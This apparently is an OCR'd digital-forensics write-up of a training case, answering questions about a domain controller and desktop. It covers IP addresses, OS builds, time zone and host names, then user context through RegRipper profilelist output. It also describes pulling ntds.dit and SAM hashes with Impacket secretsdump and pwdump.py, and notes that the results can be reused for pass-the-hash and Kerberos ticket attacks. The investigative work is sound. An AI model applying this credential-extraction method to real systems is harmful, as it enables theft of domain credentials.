




The domain controller (DC) is named CITADEL-DC01 and is running Windows Server 2012 R2 Standard Evaluation, Version 6.3, with Build 9600. The build lab string is 9600.17031.amd64fre.winblue_gdr.140221-1952, indicating the specific build environment and patch level. The target desktop machine is named DESKTOP-SDN1RPT and runs Windows 10 Enterprise Evaluation, Release 2004, with Build 19041.



The domain controller has the IP address 10.42.85.10 with a subnet mask of 255.255.255.0, placing it on a /24 network with a usable host range of 10.42.85.1-254. The default gateway is set to 10.42.85.100, which confirms network connectivity routing. Since the desktop host also falls within this range (10.42.85.115), it indicates that both machines are on the same subnet. The DC was externally accessible, evident from the successful RDP brute-force attack, demonstrating poor perimeter defense. RDP should have been restricted by firewall rules to allow only specific whitelisted IPs.



Both the Domain Controller and the Desktop system are set to the Pacific Standard Time (PST) timezone. This configuration is confirmed via the registry key TimeZoneInformation, where the TimeZoneKeyName is listed as "Pacific Standard Time" and the associated bias values match the standard offset for PST. This setting ensures that timestamps across both systems are consistent and aligned with the Pacific Time zone, which is critical for accurate forensic timeline correlation.

Summary

1. **What is the internal IP address of the Domain Controller?**
   The internal IP address of the Domain Controller is 10.42.85.10.

2. **What is the internal IP address of the Desktop?**
   The internal IP address of the Desktop is 10.42.85.115.

3. **What is the network range of the environment?**
   The network uses a /24 subnet mask (255.255.255.0), giving a range of 10.42.85.1-254.

4. **Was the DC accessible from the internet?**
   Yes. The successful RDP brute-force attack confirms the DC was exposed to the internet. Access should have been restricted via firewall rules to trusted IPs only.


5. **What is the operating system of the Domain Controller (exact version and release)?**
   Windows Server 2012 R2 Standard Evaluation, Version 6.3, Build 9600, Build Lab: 9600.17031.amd64fre.winblue_gdr.140221-1952


6. **What is the operating system of the Desktop machine (exact version and release)?**
   Windows 10 Enterprise Evaluation, Release ID 2004, Build 19041, UBR 264

7. **What was the configured local time zone of the server & desktop machine?**
   Both systems were configured to use Pacific Standard Time (PST)


8. **What were the computer names?**
   Domain Controller: CITADEL-DC01
   Desktop Machine: DESKTOP-SDN1RPT

User & Domain Context






Domain Controllers store all Active Directory user and credential data in the NTDS.dit file. This file can be extracted and used with tools like Impacket's secretsdump to recover user account information and hashed credentials. Navigating to the registry confirmed that the NTDS database path is set to C:\Windows\NTDS\ntds.dit. Exploring the NTDS folder on disk also confirmed the presence of the ntds.dit file alongside supporting logs and EDB files, making this a viable source for extracting user and domain context in this investigation.




Using the extracted ntds.dit file along with the corresponding cleaned SYSTEM hive, I ran Impacket's secretsdump utility to recover the domain's credential data. The output revealed a full list of domain users and their corresponding NTLM password hashes, including privileged accounts like Administrator, CITADEL-DC01$, and numerous user accounts such as jerrysmith, ricksmith, and bethsmith. In addition to NTLM hashes, the tool also extracted Kerberos keys, including AES and DES keys, which could be leveraged for offline cracking or Pass-the-Hash/Kerberos ticket attacks.




Using the SAM and SYSTEM registry hives, pwdump.py was used to extract local user account hashes from both the Domain Controller and the Desktop machine. On the DC, only the default Administrator and Guest accounts were found. On the Desktop, in addition to Administrator and Guest, the dump revealed three more accounts: DefaultAccount, WDAGUtilityAccount, and a manually created Admin account with RID 1001.

```
SarjounRadiyeh~D:\DFIR Tools\RegRipper\RegRipper3.0>rip.exe -r "D:\Case\DC Triage\F\Windows\System32\config\SOFTWARE_clean" -p profilelist
Launching profilelist v.20200518
profilelist v.20200518
(Software) Get content of ProfileList key

Microsoft\Windows NT\CurrentVersion\ProfileList

Path      : %systemroot%\system32\config\systemprofile
SID       : S-1-5-18
LastWrite : 2020-09-17 17:56:13Z

Path      : C:\Windows\ServiceProfiles\LocalService
SID       : S-1-5-19
LastWrite : 2020-09-17 17:56:13Z

Path      : C:\Windows\ServiceProfiles\NetworkService
SID       : S-1-5-20
LastWrite : 2020-09-17 17:56:13Z

Path      : C:\Users\Administrator
SID       : S-1-5-21-2232410529-1445159330-2725690660-500
LastWrite : 2020-09-19 04:36:03Z

Domain Accounts

SarjounRadiyeh~D:\DFIR Tools\RegRipper\RegRipper3.0>
```




On the Domain Controller, using RegRipper's profilelist plugin, the ProfileList registry key shows that the Administrator account had a profile on the system, confirming it was logged in. Additionally, standard system accounts like LocalService, NetworkService, and SystemProfile are also listed. File system evidence from the Users directory further supports that only the Administrator and Default (template) profiles were created or used. The presence of the Administrator profile, combined with the absence of other user profiles, indicates that only the built-in admin account was used to interact with the system.


```
SarjounRadiyeh~D:\DFIR Tools\RegRipper\RegRipper3.0>rip.exe -r "D:\Case\Desktop Triage\G\Windows\System32\config\SOFTWARE_clean" -p profilelist
Launching profilelist v.20200518
profilelist v.20200518
(Software) Get content of ProfileList key

Microsoft\Windows NT\CurrentVersion\ProfileList

Path      : %systemroot%\system32\config\systemprofile
SID       : S-1-5-18
LastWrite : 2019-12-07 09:17:27Z

Path      : %systemroot%\ServiceProfiles\LocalService
SID       : S-1-5-19
LastWrite : 2019-12-07 09:17:27Z

Path      : %systemroot%\ServiceProfiles\NetworkService
SID       : S-1-5-20
LastWrite : 2019-12-07 09:17:27Z

Path      : C:\Users\ricksanchez
SID       : S-1-5-21-2232410529-1445159330-2725690660-1106
LastWrite : 2020-09-19 05:08:15Z

Path      : C:\Users\mortysmith
SID       : S-1-5-21-2232410529-1445159330-2725690660-1108
LastWrite : 2020-09-18 23:10:07Z

Path      : C:\Users\Administrator
SID       : S-1-5-21-2232410529-1445159330-2725690660-500
LastWrite : 2020-09-19 03:52:13Z

Path      : C:\Users\Admin
SID       : S-1-5-21-41211245-796119838-3940169921-1001
LastWrite : 2020-09-19 03:17:00Z

Domain Accounts

SarjounRadiyeh~D:\DFIR Tools\RegRipper\RegRipper3.0>
```



